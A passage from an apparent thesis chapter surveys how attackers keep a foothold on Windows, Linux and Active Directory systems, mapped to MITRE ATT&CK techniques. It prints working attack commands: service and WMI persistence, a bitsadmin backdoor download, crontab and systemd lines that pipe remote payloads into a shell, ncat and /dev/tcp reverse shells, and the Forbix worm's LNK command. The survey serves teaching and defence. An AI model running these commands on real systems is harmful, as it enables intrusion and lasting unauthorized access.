> sc create Persistence binpath= "cmd.exe /k C:\Temp\persistence.exe"
start="auto" obj="LocalSystem"
> sc start Persistence


### Commands in PowerShell (with elevated privileges) ###
> New-Service -Name "Persistence" -BinaryPathName
"C:\Windows\Temp\persistence.exe" -Description "Persistence test."
-StartupType Automatic
> sc start Persistence
```

Services have several advantages for adversaries: they are stealthier than normal programs (as they run in the background) and unknown to most users (users do not commonly know which services are legit or safe. Plus, services always have strange names, making it more confusing). The main inconvenience is that elevated privileges are required to create or modify services, which is coherent given the administrative capacity of these applications.

Finally, services are also used in other tactics like *Privilege Escalation*, since, as an elevated user, it is possible to create services that do not run only as an average elevated user but as SYSTEM, which is the account with the highest privilege level in the Windows user model, capable of even getting all credentials stored on the computer.

Other persistence techniques

Since all techniques already explained are commonly monitored by antimalware programs and services, new mechanisms are continuously being developed by adversaries. Because, even if they are not the most popular, they may work better or go undetected for longer periods.

- **T1546.003** - **Windows Management Instrumentation** (**WMI**): this is a tool designed to ease the management of devices and applications in a network, providing information like the status of local or remote computer systems.

  But, as it allows scripting languages (such as VBScript (`.vbs`) or Windows PowerShell (`.ps1`)) to do the management, both locally and remotely, it can also be used to deploy malicious programs after certain trigger events. Examples of events that malware may be subscribed to (or events that can trigger execution) are clock time, user loging, or the computer's uptime.

  Typically persistence via WMI event subscription requires the creation of the following three classes, which are used to (1) store the payload or the arbitrary command, (2) to specify the event that will trigger the payload, and (3) to relate the two previous classes so execution and trigger are bind together[23]:

    - `EventFilter`: Trigger (new process, failed logon etc.)

    - `EventConsumer`: Perform an action (execute payload etc.)

    - `FilterToConsumerBinding`: Binds Filter and Consumer classes

  These classes can be defined in a Managed Object Format (MOF) file, that is compiled; or also with the command prompt (shell script) using `wmic` or with PowerShell, as mentioned before:

```
### Commands in shell script (with elevated privileges): an arbitrary payload
is executed within 60 seconds every time Windows starts ###
> wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE
Name="TestingWMI", EventNameSpace="root\cimv2",QueryLanguage="WQL",
Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
> wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE
Name="TestingWMI", ExecutablePath="C:\Windows\System32\malware.exe",
CommandLineTemplate="C:\Windows\System32\malware.exe"
> wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE
Filter="__EventFilter.Name=\"TestingWMI\"",
Consumer="CommandLineEventConsumer.Name=\"TestingWMI\""
```

  It is important to note that, in order to install or subscribe to an event to execute arbitrary code, elevated privileges are necessary. But, "in return", this type of persistence is especially neither easy to detect nor to clean up.

- **T1197** - **BITS Jobs**: Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism used by updaters, messengers, and other applications that prefer to operate in the background. Unfortunately, this function can be abused to download or execute code using long-standing jobs, or invoking an arbitrary program when a job completes or errors (like system reboots).

  Another particularly useful characteristic of this persistence mechanism is that, by default, it does not require elevated privileges, so it can be used by any type of user, even remotely.

  An example deploying this technique is the following, using `bitsadmin` in the command prompt:

```
### Commands in shell script: a payload is downloaded from a remote IP, and
then executed ###
> bitsadmin /create backdoor
> bitsadmin /addfile backdoor "http://11.12.13.14/backdoor.exe"
"C:\Tmp\backdoor.exe"

# when the job (downloading) is complete, it executes the file without
parameters.

> bitsadmin /SetNotifyCmdLine backdoor C:\Tmp\backdoor.exe NULL
> bitsadmin /SetMinRetryDelay "backdoor" 60  # if the job fails, it tries
again in 60 sec.
> bitsadmin /resume backdoor  # starts the job.
```

- **T1546.015** - **COM Object Hijacking**: Windows Component Object Model (COM) is a method to implement objects that could be used by different frameworks and in different Windows environments, allowing interoperability, inter-process communication and code reuse.

  However, it can be abused by replacing references to legitimate software with malicious code to be executed, through hijacking the COM references and relationships in the Registry. This must be done carefully, to avoid system instability that could lead to detection.

As stated in [24], some of the most used registry sub-keys during COM Hijacking are these:

- `InprocServer/InprocServer32` (threading model for 32-bits server app)

- `LocalServer/LocalServer32` (path to 32-bits server app)

- `TreatAs` (ID of a class similar to the legit one)

- `ProgID` (associates two IDs)

And the full paths to the above sub-keys are:

- `HKEY_CURRENT_USER\Software\Classes\CLSID`

- `HKEY_LOCAL_MACHINE\Software\Classes\CLSID`

So, as it can be seen in the last list, for this persistence mechanism no elevated privileges are needed (if only HKCU keys are modified), but only the knowledge of which of the most frequently used COM objects will not be missed if they stop working.

- **T1547.009** - **LNK modification**: Windows shortcuts (".lnk" files) contain a reference to a file location[25] (a folder, an executable, a script..), but they can also be altered to execute some commands before opening/executing the file (which is stealthy).

An example of a "Calculator" shortcut, a little bit modified to make it start another executable before starting the actual calculator, would have the following code in its "Target" field:

```
powershell.exe -c "invoke-item C:\Temp\mal.exe; invoke-item
C:\Windows\System32\calc.exe"
```

When executing automated PowerShell commands, the default behavior of the system is to open a PowerShell window to show the output of the command, and that can alert the user. But there are multiple ways to avoid being detected by the user that is currently using the machine, as PowerShell consoles can be hidden and processes can run in the background too.

A pretty interesting *worm* named Forbix[26], used this method to replicate and persist itself every time a user clicked on it unintentionally. When executed, it:

1. Searched for external drives (as a worm always tries to replicate)

2. When a drive was found, it changed folder attributes, making them *hidden*

3. Created shortcuts (.LNK files) for all hidden folders, using the same name and icon

4. Copied the file "Manuel.doc" in the same root folder and marked it as "hidden"

5. Used the following code in the "Target" field of the shortcuts, to execute itself again and then open the original folder, making it difficult for the user to detect it:

```
"C:\Windows\system32\cmd.exe" /c start wscript /e:VBScript.Encode Manuel.doc &
start explorer <REPLACED_FOLDER_NAME>
```

This "Manuel.doc" file was a malicious encoded VBScript (VBE Script), which had all the malware's logic, and that tried to communicate with external servers.

To conclude, in this last example it can be appreciated that this technique usually does not require elevated privileges, as there are plenty of user shortcuts that can be modified. Also, shortcuts in the "Startup Folder" can be used as well to make an executable file start when the user logs in.

To end this part, there are also lots of other techniques, and most of them are listed in MITRE[3].

8.5.2 Tools to implement persistence

Nowadays, multiple tools can be used to deploy persistence to some extent, but none of them works as provided, as they all need to be configured overhand.

SharPersist

SharPersist[8] is a Windows persistence toolkit developed in C#, so it is not a script but an executable file. It is a modular, and therefore expandable, tool that was created by the FireEye[27] team to assist with establishing persistence on Windows operating systems using a multitude of different techniques like modifying the registry, adding scheduled tasks or services, and also modifying specific files of software such as Keepass[15] or Tortoise SVN[16].

The techniques this tool can deploy do not always require administrator privileges, but it is also not fully automated: it works with the arguments received, so it needs to be prepared beforehand.

Metasploit Framework - Meterpreter

A tool that is used a lot when performing security analysis is Meterpreter, from the Metasploit framework[9], an open source project developed by Rapid7[28]. Meterpreter is an advanced, dynamically extensible payload that uses lots of techniques from different tactics to avoid detection, communicate over the network, get information about the computer and the internal network, etc. It is an executable file, developed in Ruby, that has a very wide suite of functionalities, being "persistence" among them[29].

The persistence mechanism this tool can deploy is both leaving a file with the payload (Meterpreter) and also adding a new service to the system. And once loaded, the meterpreter payload will, first of all, try to connect back to the attacker's server, thus creating a backdoor.

Cobalt Strike

Similar to Meterpreter, Cobalt Strike[30] is a full-featured, remote access tool advertised as an "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors"; with the big difference that is also a commercial tool. Although its licenses cost thousands of dollars per year, it is widely used by big and powerful groups, because it is more stable and flexible than the Metasploit framework.

It has also some functionalities that work even better than frequently used tools like Meterpreter or Mimikatz[31], and consequently, this is one of the most used software both by *red teamers* and *APTs*.

Nishang Framework and PowerShell Empire

The Nishang Framework is composed of multiple scripts and payloads to deploy lots of different techniques from various tactics.

One of these files is the `Add-Persistence.ps1`[32], which is a PowerShell script that deploys persistence using WMI and registry changes, configuring the system to execute a file (that is stored locally or in a URL) on every reboot.

PowerShell Empire is another big framework of tools to perform offensive security[33]. There are some scripts that perform persistence using diverse mechanisms, to adapt to the attacker's situation:

- Persistence with privileges (registry, scheduled tasks, and WMI)

- Persistence without privileges (registry and scheduled tasks)

- Persistence only in the memory (although it is volatile, there are some machines (like servers) that supposedly should never be turned off or rebooted)

- Other types of miscellaneous persistences

The downside of both of these frameworks is that they have been in use for some years now, and therefore they are usually quickly detected by antimalware services.

Backdooring tools

There are also some tools that can be used to reach the computer through the Internet, even though not all of them might be always suitable, as the connection to and from external networks may be limited by proxies or firewalls.

- **T1021.001** - **Remote Desktop Protocol** (**RDP**): RDP is a widely used protocol in Windows systems, that provides a user with a graphical interface to connect to another computer over a network connection.

  Even though it is great for remote administration, badly configured RDPs are one of the most common ways adversaries gain a foothold on enterprise systems, as internal servers are often exposed to the Internet, sometimes using predictable credentials.

  But this error in the configuration may not be unintentional, as this protocol is easy to set up, and therefore commonly used when trying to deploy a backdoor mechanism.

- **HTTPS, DNS or ICMP tunnels, and connection though proxies** with tools like *ReGeorge* or *DNSCat2*, explained in section 8.7.

8.6 Persistence in Linux

Malware for Linux distributions is not as common as for Windows for many reasons, being some of them: the market share[34] (it is not the most preferred operating system for workstations by users and companies), its differences between distributions, its more secure design (because it is reviewed by a big community since most of the distributions are open source), etc.

Still, it is a pretty common system found on servers exposed to the Internet, with CentOS/RedHat (RHEL), Ubuntu, and Debian[35] as some of the most used Linux distributions; being even sometimes installed on internal enterprise computers.

Because of this, there are some persistence techniques developed specifically for Linux, even though, and similar to what happens in Windows, most of the attacks on Linux start with vulnerable software or an unintentionally exposed server with badly configured user profiles, that ultimately allow an adversary to run commands with privileges.

The next subsections are not focused on any specific Linux distribution, since most of the techniques explained use core Linux functionalities. However, many examples are for Debian-based systems.

8.6.1 List of techniques

All techniques of this section are easily scriptable, as there are lots of commands in the Linux shell to help manage the system, which, unfortunately, also eases the work of attackers. Additionally, there are not a lot of antimalware services for Linux operating systems, so it is common for some of these techniques to stay undetected for a long time.

Using the same naming convention as in the Windows section (8.5), in the following lists, apart from the name of the technique, it is written its code in the MITRE ATT&CK® Matrix[2].

Another important piece of information is that files in Linux systems do not necessarily have an extension (something that is almost mandatory on Windows systems). As a result, even though there are several common ones, often used even in system files, just keep in mind that all the following techniques can be executed with files without extension. That being said, the typical extensions used in Linux programs are:

- Bash (shell) commands (`.sh`)

- Python files (`.py`) (the Python programming language is installed by default in most Linux distributions)

Most common persistence techniques

The following mechanisms are based on functionalities that the operating system has been using since early versions, which is another similarity with Windows:

- **T1053.003** - **crontab**: it stands for "Cron Table", and is a configurable list of commands or *jobs* that are executed regularly using an internal scheduler. Similar to the Windows utility "Scheduled Tasks", this tool can easily be abused for initial or recurring execution of malicious code.

  This scheduler can be set up using the `crontab` command, or changing files in a system-specific path, which is "/etc/cron.d/" in Debian distributions, like in the next example:

  ```
  ### Examples of the crontab in bash ###
  ## Opening the crontab file. ##
  crontab -e


  ## Copying these lines on the file will run tasks every 10 or 5 min
  respectively, that download and execute a file that seems a picture but is, in
  fact, hidden shell code. ##
  */10 * * * * wget -O - -q http://<malicious_url>/pics/logo.jpg|sh
  */5 * * * * curl http://<malicious_url>/malicious.png -k|dd skip=2446 bs=1|sh


  ## Another example that connects every 10 min to a remote IP and executes the
  input received as shell commands. ##
  */10 * * * * ncat -e /bin/sh 192.168.1.21 5556
  ```

  All tasks created or modified with the command `crontab` are saved in "/var/spool/cron/crontabs" (in Debian), having a file per user. Therefore, no privileges are needed in order to create or modify a user crontab, but only when managing system jobs (or the *root* user tasks, which is by default a privileged user).

- **Boot, login or shell session: T1037.004** - **RC scripts and T1546.004** - **Shell scripts**: several scripts are executed by default when the system is booted, when a user logs in, or when a shell session is opened, which can be an interactive GUI shell or, for example, a remote session via SSH (explained in section 8.6.2).

These scripts can be abused to run malicious code by simply appending the execution command to the files, so it will be executed each time the user performs any of these actions. Some of these scripts are described in the following list:

– **`rc` Scripts**: as stated in [36], in the past these scripts were executed during the system's startup. Even though nowadays they are deprecated, some systems still run them (if they exist and have the appropriate file permissions) to maintain backward compatibility.

These files allowed system administrators to map and start custom services at startup for different run levels, and therefore <u>required root privileges to be modified</u>.

Attackers could establish persistence by adding a malicious binary path or shell commands to "`/etc/rc.local`", "`/etc/rc.common`", and other folders. Upon reboot, the system executed the script's contents as root, resulting in persistence.

Abusing `rc` scripts (or "run commands" scripts) could be especially effective for lightweight Linux distributions using the root user as default, such as IoT or embedded systems, which are systems with only basic functionalities and that do not receive updates as often as desktop or server distributions (furthermore, the use of IoT and embedded devices has grown a lot in recent years).

– **`init` Scripts**: similar to the rc Scripts, "`/etc/init.d`" is a folder that contains scripts and executables that run at startup, and its functionality is similar to the "Startup Folder" on Windows. `init` refers to the first process that is started when the machine is booted, and therefore, the one that executes all initialization scripts, which can be altered to run malicious code too (even though <u>root privileges are required</u>).

The `init` process is nowadays more or less deprecated, since lots of efforts have been put in the past 10 years to switch to the new system, `systemd`, which includes several performance improvements. But methods associated with the old `init` system are still working, so this process and its folder are still relevant.

More information on the new system, `systemd`, can be found below.

- **Shell configuration scripts**: shells, which are used often by Linux users, execute several configuration scripts at different points throughout the session, based on events[37].

  These configuration scripts run at the permission level of their directory (so privileges may not be necessary) and are often used to set environment variables, create aliases, and customize the user's environment. When the shell exits or terminates, additional shell scripts are executed to ensure the shell ends appropriately. Some of these scripts can be observed in table 19, even though many only apply to the `"bash"` shell, which is usually the default one.

File	Privileges	Purpose
`~/.bashrc`	user	for interactive shells, local or remote
`~/.bash_profile`	user	for interactive login shells
`~/.bash_login`	user	for interactive login shells (if `.bash_profile` does not exist)
`~/.profile`	user	for interactive login shells (if `.bash_login` does not exist)
`~/.bash_logout`	user	at the end of a session
`/etc/profile`	root	global login shells configuration
`/etc/profile.d`	root	folder with configuration files

Table 19: Scripts used to configure shells' environment

In consequence, this persistence technique consists of inserting commands into scripts automatically executed by shells, in order to be triggered sooner than later.

- **T1543.002 - Systemd** (daemons and services): a *daemon* is a background, non-interactive program; and a *service* is a program which responds to requests from other programs over some inter-process communication mechanism. Although a service does not have to be a daemon, it usually is, both on Windows and Linux systems (the word "*daemon*" is specific to Linux systems, but services on Windows often behave like daemons).

  The mechanism that currently controls daemons and services in most Linux distributions is *systemd*, which usually only privileged users can administrate (though some services can be also stored in "`~/.config/systemd/user/`" to achieve user-level persistence).

  Persistence can be deployed by creating or modifying systemd services to repeatedly execute malicious payloads, since systemd utilizes configuration files ("`.services`" files stored in "`/etc/systemd/system`" and "`/usr/lib/systemd/system`") to control how services boot and under what conditions.

Common directives found in services' files[38], used to execute system commands, are:

- ExecStart, ExecStartPre, and ExecStartPost, which cover execution of commands when a service is started manually by the "systemctl" command, or on system start if the service is configured that way

- ExecReload, that covers when a service restarts

- ExecStop and ExecStopPost, used when a service is stopped or manually by "systemctl"

An example of these directives, can be found in the following code snippets, as shown in [39]:

```
### Example: two new services that execute a backdoor service every 3 min ###
## Contents of "backdoor.service" ##
[Unit]
Description=Backdoor


[Service]
Type=simple
ExecStart=curl --insecure https://<malicious_IP>/cmd.txt|bash


## Contents of "backdoor.timer" ##
[Unit]
Description=Runs backdoor ever 3 mins


[Timer]
OnBootSec=5min
OnUnitActiveSec=3min
Unit=backdoor.service


[Install]
WantedBy=multi-user.target


## Commands to launch them ##
> systemctl start backdoor.timer  # to start now
> systemctl enable backdoor.timer  # to make it start on reboot
```

8.6.2 Tools to implement persistence

For Linux systems, there are not as many tools as for Windows systems, but some of them are:

- **Metasploit Framework - Meterpreter**: as introduced in section 8.5.2, this framework can be used to perform persistence, among other tactics. When generating the *Meterpreter* payload, even though it has more options for Windows, it can be built for Linux too.

- **RedGhost and Linper**: these two projects are frameworks that deploy persistence, designed to assist cybersecurity professionals when performing auditing tests.

  RedGhost[40], is a framework written in *bash* (Linux shell commands) that can be launched to deploy backdoors, persistence, and other tactics using multiple techniques.

  Linper[41] is also a toolkit written in *bash*, that contain several methods to perform persistence, like modifying `crontab` and `.bashrc` files, in addition to creating backdoors.

Backdooring tools

Corporations that use exposed Linux servers to host their websites or APIs[5], tend to manage them using remote access rather than physical access. This is because servers are often set up in virtual machines inside the company's data servers, so they are not as accessible as normal workstations.

For that reason, it is common that remote administration tools are installed on exposed servers, and it is essential to configure and monitor them so that they are only accessed from the internal network and never from the Internet.

Some of the following tools are typical remote management or connection solutions, which may be monitored or blocked by firewalls or other network security devices.

- **SSH and T1098.004 - SSH Authorized Keys**: *Secure Shell* or *SSH* is a cryptographic network protocol for operating connected devices securely over an insecure (or secure) network.

  It can be used to perform several management tasks, such as login into remote shells and executing commands. Hence, if it is reachable from the Internet and has predictable credentials, it could be a great risk for both the system and the organization.

  The SSH client service is installed by default in most Linux distributions, and it is simple to use. Also, for better security and to make it easier and faster to log in, a public-key authentication mechanism can be configured, restricting the server's SSH logins to only authorized keys:

---

[5]An API is usually a set of functions, invoked using specific URLs, that allow communication between internal and external programs: these URLs can be used to retrieve or change stored information, among other functionalities.

```
### SSH examples (for Debian): simple connection and authorized keys ###
## Basic interactive SSH connection with user and password ##
> ssh user@computer_name_or_IP_address   # the password of the user is asked
if a connection is established.


## Generating new keys with the public-key cryptography algorythm EdDSA ##
> ssh-keygen -t ed25519 -C "your_mail@mail.com"   # it asks for a passphrase
> cat ~/.ssh   # to check the public key (.pub) and the private key generated


## To be able to login into a remote SSH server, the public key must be copied
into the file "authorized_keys" in the "~/.ssh" folder of the remote user.
SCP is a tool to upload or download files securely over SSH ##
> scp ~/.ssh/id_ed25519.pub user@remote_computer:~/.ssh/authorized_keys


## And then, regular SSH commands can be used without asking for the user
password, but instead for the authorized key passphrase ##
> ssh user@remote_computer
```

With this tool, persistence (a backdoor) can be deployed modifying SSH `authorized_keys` files directly with scripts or shell commands, to add additional public keys (only user privileges are necessary). This strategy is not easy to detect just looking into the `authorized_keys` files, so connection logs are critical when having a server that is accessible through SSH.

Finally, SSH connections from the Internet to exposed or internal servers are often filtered or dropped by firewalls, as these connections should be only made from the internal network.

- **Netcat or `nc`**: netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP. It is frequently used by attackers when setting reverse shells, which are shell sessions with their input and output redirected to a network connection so that it can be remotely managed, like the following example:

```
### Netcat example: (1)setting a listener, (2)starting a remote connection ###
> nc -lvp 1234   # listener on attacker's server (port 1234)
> bash -i >& /dev/tcp/[IP]/1234 0>&1   # command on victim's machine
```

Although `netcat` or "`nc`" have some deprecated options, like the `-e` argument to execute the connection's input, there are other projects like "`ncat`", which is developed by the *Nmap Project*, that work similar to `netcat`, but that also include missing `netcat` arguments, and are used as an alternative to this tool.

- **HTTPS, DNS or ICMP tunnels, and connection though proxies** with tools like *Mistica*, explained in the following section 8.7.

8.7   General techniques to deploy persistence

When executing persistence, there are several mechanisms that do not apply only to one operating system, as they are common functions or problems in all kinds of systems. Some of them are:

- **Hotkey modifications**: hotkeys (or keyboard shortcuts) are a series of one (or several keys) that invoke a software program to perform a preprogrammed action when pressed. Two of the most common ones are "`Ctrl + C`" and "`Ctrl + V`" to copy and paste respectively.

    These keys can be modified to execute multiple commands at once, and given that some of them are being used frequently by all types of users, they are an easy target to deploy persistence.

- **Vulnerable software**: multiple programs launch certain scripts or libraries at some point in their execution, and this process of loading external resources can sometimes be altered to execute malicious payloads, as SharPersist does in section 8.5.2.

- **Malicious libraries, binary replacements and PATH modifications**: another persistence method involving legitimate libraries or binaries, like `dir` (Windows) or `ls` (Linux), is to either:

    - change them for malicious or tampered ones, with the same name and in the same location (which usually perform the same action as the original files in addition to the malicious execution, to avoid raising suspicions)

    - or modify the route to those files, sometimes changing the global variable `PATH`, present in both Windows and Linux systems, or changing a specific system file with the path.

- **Pre-OS Boot**: During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control the flow of execution before the operating system takes control, and as stated in the MITRE website[42], adversaries may abuse them as a way to establish persistence on a system.

To deploy this technique, data can be overwritten in boot drivers or firmware, such as BIOS (Basic Input/Output System) or UEFI (the Unified Extensible Firmware Interface), to persist on systems at a layer below the operating system, making this technique particularly difficult to detect as malware at this level cannot be detected by host software-based defenses.

This kind of persistence is rather old and not used a lot nowadays, because of the advanced protection modern computers have; but it can still work in environments that use old technology, like Industrial Control Systems (ICS), or that are not well protected or isolated, like intelligent devices (IoT, devices connected to the Internet).

- **Creating users or getting their passwords**: adding users to a system can be useful if there is a remote management tool already installed on the computer, working as a backdoor mechanism: it may allow an adversary to re-obtain access to the computer if their initial vulnered user changes their password, for example.

  Getting other users' passwords is very convenient for the same reason, even though it usually requires elevated privileges. But, since creating a user generates plenty of logs, retrieving some stored passwords sometimes is a better option.

- **Web Shells**: when dealing with web servers, a typical backdoor to deploy is a web shell: a shell-like interface that enables the webserver to be remotely accessed and manipulated, as the shell capabilities allow adversaries to execute some (or all) kinds of commands.

  As it is usually a file that runs on the webserver, it needs to be programmed in a language that the server supports. Also, this file may have limited permissions given that security policies usually restrict the user that is running the website service, to avoid this kind of attack.

- **Proxies and communication tunnels**: when setting backdoors, the communication protocol is chosen depending on the environment conditions, as explained in section 8.3.2. But the classic one is HTTPS, as can be seen in table 20, because it is easily blended with normal traffic.

Name	Protocol	Target system	Dependences
reGeorg	HTTP(s)	Windows, Linux	Python 2.7
Tunna	HTTP(s)	Windows, Linux	Python 2.7
pivotnacci	HTTP(s)	Windows, Linux	Python 3
Merlin	HTTP(s)	Windows, Linux	
HTTP-revshell	HTTP(s)	Windows	PowerShell and Python 3
DNSCat2	DNS	Windows, Linux	C and Ruby
icmpsh (Python ver.)	ICMP	Windows	C, Perl (and Python 2.7)
Sliver	HTTP(s) and DNS	Windows, Linux	
Mística	HTTP(s), DNS and ICMP	Windows, Linux	Python 3.7 and `dnslib`

Table 20: Tools to connect to remote servers.

When working on networks with web proxies, additional efforts are necessary to get communication through the HTTPS protocol, as stated in section 8.2.2. For that reason, multiple tools have been developed in order to adapt to the proxy's requirements:

– **Common credentials**: for this kind of authentication, which is quite frequent, there are multiple tools that can be used like Putty[43] (a terminal emulator, serial console, and network file transfer application for Windows), and Proxychains[44] (a tool for Linux that can be configured with credentials to connect applications through proxies).

– **Active Directory authentication**: if the authentication is performed using Active Directory protocols, like NTLM or Kerberos (which are explained below, in section 8.8), even though there are some tools like `cntlm` (Windows, Linux) that could prove useful, sometimes the authentication is performed automatically when running the backdoor in the compromised machine, as both the user and the machine is authenticated towards the Active Directory. So, depending on the configuration or the system, additional changes or configurations may not be needed.

In addition, several tools have been created considering this obstacle, like PoshC2[45], which is a proxy-aware framework with lots of tools, including some to deploy HTTPS backdoors.

8.8 Persistence in Active Directory

For big enterprises, managing all their connected resources, such as computers and servers, and the elements associated, like users, groups, or roles, can be challenging. One of the most used services to ease the administration of these resources is *Microsoft Active Directory*, as explained in section 1.1.8.

Each Active Directory (or **AD**) instance is unique: corporations have different users, computers, policies, etc. So it is very complicated to automate the deployment of persistence, either using Active Directory tools or external ones.

Moreover, this service provides utilities to keep track of everything that can potentially be a security problem: a modification in the configuration, an administrative user that has logged in, etc.

However, it uses protocols that can be abused to extract information (LDAP), impersonate users (Kerberos or NTLM), and connect to the Internet (DNS). Because of this, some techniques and tools have been developed to, for example, obtain information, gain privileges, and leave persistence, as explained in the following sections.

8.8.1 Basic knowledge

As some of the techniques below require a little more advanced knowledge of how Active Directory works, this section explains in more depth several of its most important components.

Most of the information gathered is extracted from the book "What is Active Directory"[46].

Domains, forests, and trust

As stated in 1.1.8, a domain is a logical group of objects (computers, users, printers, and other entities) that share common administration, security, and replication settings; and also are registered in a database located on one or more servers, known as domain controllers (DCs).

Since domains can be seen as trees of objects and relations, a forest is a group of domains that are under the same logical structure.

Small and medium corporations usually have a single domain, so their forest has no functional advantages. But for big corporations with a few branches, it is useful to have different domains for different sites or activities.

A trust is a relationship between domains. By default, all domains inside the same forest trust each other because a "two-way transitive trust" is created when each domain is added. This allows authentication to pass through from one domain to any other domain in the same forest, which can be problematic if one of the domains gets compromised.

Domain objects, users and computers

Objects are the smallest logical units of Active Directory. There are lots of different objects inside a domain, and some examples include:

- User accounts

- Computer accounts

- Groups (of users, computers, printers, etc.)

- Printers

- Shared folders

Objects have one or more attributes that define their properties, limits, and format, and those attributes' values can be of multiple types. The attributes that each object has, are specified in the schema, which also defines the objects that can be stored in the directory.

Groups

Groups are objects that are used to collect user accounts, computer accounts, and other objects into manageable units. Working with groups instead of with individual users helps simplify network maintenance and administration.

There are many default groups in all domains, some of them being:

- Administrators

- Domain Users

- Domain Computers

- Remote Desktop Users

- Backup Operators

- Domain Admins

The "Administrator" group is computer-specific, meaning that it needs to be defined in each computer, but it is also important because, if the computer has special privileges in the domain (as privileges can be associated not only to users but to any kind of object), any user that is in the "Administrators" group may be able to execute privileged commands in the domain.

All the other groups listed apply to the whole domain, and also some of them are "protected", which means that their properties are being restored periodically, to prevent successful unauthorized changes.

A given user usually is a member of multiple groups, whose membership grants them certain permissions, determining their access to the resources inside the domain.

Organizational Units (OUs) and Access Control Lists (ACLs)

Active Directory objects within a domain can be grouped into logical containers called Organizational Units (OUs), which are objects too. All objects in any given OU must have unique names, and each object can be in only one OU at any given time.

The most notable difference between *OUs* and simple *groups* is that some configurations, like ACLs or GPOs, which are explained below and that enforce targeted configuration settings, can be applied to OUs and not to groups.

An Access Control List (ACL) is a set of rules that define which entities have which permissions on a specific AD object. These objects can be user accounts, groups, computer accounts, the domain itself, and many more. An ACL can be configured on an individual object such as a user account, but it can also be configured on an Organizational Unit (OU), for easy management.

Group Policy and GPOs

One of Active Directory's key benefits is its administrative capability, and a core part of it is Group Policy, which enables administrators to centralize configuration settings and management of operating systems, computers, and users in the domain: security options, registry keys, software installation, scripts for startup and shutdown, etc. It can be set up locally (Local Group Policy) on individual workstations, and/or in the whole domain.

Domain-wide policies can be linked either to a computer in particular, to small groups of users or computers called "Organizational Units" (OU), or even to the whole domain. This allows to define security settings specific to the environment and configure administrative groups, for example.

A Group Policy object (GPO) is a collection of Group Policy settings that define what a system will look like and how it will behave for a defined group of users. Every GPO contains two parts or nodes: a user configuration and a computer configuration, and each node contains policy settings that are only relevant to them.

Global Catalog (GC) and NTDS database

The global catalog (GC) is a feature of Active Directory ("AD") Domain Controllers that allow them to provide information on any object in the forest (including the object's name and access rights).

This catalog, which is a registry of all objects in the domain's directory and a partial copy of all objects on other domains in the forest, allows Domain Controllers to facilitate searches for information about objects (using LDAP protocol) and also process authentication requests (using Kerberos protocol).

All this information and some more about the forest topology and the schema applied is stored in the Active Directory database, which is in a single file called `NTDS.dit`. Each DC in a domain maintains a copy of the AD database, and they synchronize data between themselves.

There is a *Privilege Escalation* technique[47] that consists in copying this database, to obtain all master passwords of the Active Directory domain.

Authentication protocols

For the users and computers to authenticate on a domain, some protocols can be used, being the most common ones *NTLM* and *Kerberos* as introduced in 1.1.8.

Although NTLM (or NTLMv2, the one being used nowadays) is frequently abused to obtain credentials, and some attacks allow an adversary to extract NTLM hashes even when using other authentication protocols, the only persistence methods that can be applied to this protocol is the hash retrieving, to use it later as a credential.

Kerberos, on the other hand, offers more possibilities when deploying persistence. Despite its improvements over previous technologies and the use of strong cryptography, which makes it much more difficult for it to be abused, there are still some of its core parts that can be used by an adversary to elevate privileges or deploy persistence, as it is explained in section 8.8.3.

When using Kerberos, two types of tickets are needed to use network services[48]:

- *TGTs* (Ticket Granting Tickets), or general authentication tickets

- and *TGSs* (Ticket Granting Services), required by services to authenticate the users, prior to their authorization

The bottom line is that TGTs are used to authenticate to the server issuing the tickets (usually the DC), and TGSs are required to authenticate to each requested different service on the network.

Kerberos Key Distribution Center (KDC) is a network service that supplies session tickets and temporary session keys to users and computers within an Active Directory domain.

The KDC runs on every Domain Controller, and is composed of three different parts:

- An authentication service, to handle authentication requests and issue TGT tickets

- A ticket granting service, that issues TGS tickets based on the initial TGT

- A database of secret keys for all the users and services using Kerberos

The next picture (figure 8) shows a summary of the requests involved in an authentication process. The "AP" server is the application service the user wants access to.

Figure 8: Summary of Kerberos messages, obtained from Tarlogic[49].

It is important to note that Kerberos does not authorize users, but only authenticates them. The authorization is always delegated to each service.

DNS servers

To communicate inside the internal network, multiple DNS are set up in the domain, so computers can be reached by their name. But these DNS servers do not only answer requests to the internal network, as they are also used as the default DNS servers for all requests to external websites.

Due to they having this double function, and as explained in 8.3.2, sometimes they can be used to reach the Internet from computers that are not allowed to do web requests.

8.8.2 Discovery to persist

Having information on the users or the configured policies may be crucial when deploying persistence, as many techniques require some previous knowledge of the elements on the domain. Also, some mechanisms do not create or modify anything, but they only need the knowledge of which *objects* (users, computers, etc.) are misconfigured to deploy persistence.

What is also essential in most persistence techniques is a privileged user, not only on the compromised computer but also in the entire domain. Obtaining the credentials (or the *tickets*) of a user that is *Domain Admin* (or some other role with the same privileges), allows an attacker to create, modify, and remove almost everything domain-related.

Tools to gather AD information

In order to obtain all the data needed to deploy persistence, or to be able to find both privileged users and computers in the domain, which need to be compromised to acquire their credentials, there are some tools that were created for this type of environment.

These tools use different protocols to gather the data, like LDAP or Kerberos, which are part of the usual traffic within a domain and, therefore, rarely monitored.

- **BloodHound - SharpHound**: BloodHound[50] is an application that uses graph theory to reveal the relationships within an Active Directory environment: it associates users to computers, and keeps track of the level of access (ACLs) each user has.

  These relationships, which are often hidden and unintended, can be used to quickly identify highly complex attack paths, and gain a deeper understanding of the existing trust relationships within the domain.

  To better understand what can be achieved with this tool, an example would be that, once a credential is acquired, and therefore it is possible to login into a domain computer, if the compromised user has local admin privileges and additional users are logged too, then their credentials can be retrieved (since they are stored insecurely within memory).
  If those users have local administrative access on other devices, the attacker would be able to login into other systems and repeat the whole process.

  SharpHound is the official data collector for BloodHound[51]. It uses native Windows API and LDAP functions to collect data from DCs and domain-joined Windows systems.

  Once executed, SharpHound automatically determines what domain the current user belongs to, finds a DC for that domain, and starts to collect information depending on the arguments given.

Some of that collected information is:

- Security group memberships

- Domain trusts

- Abusable rights on Active Directory objects

- Group Policy data

- SQL admin data

- Several properties from computer, group, and user objects

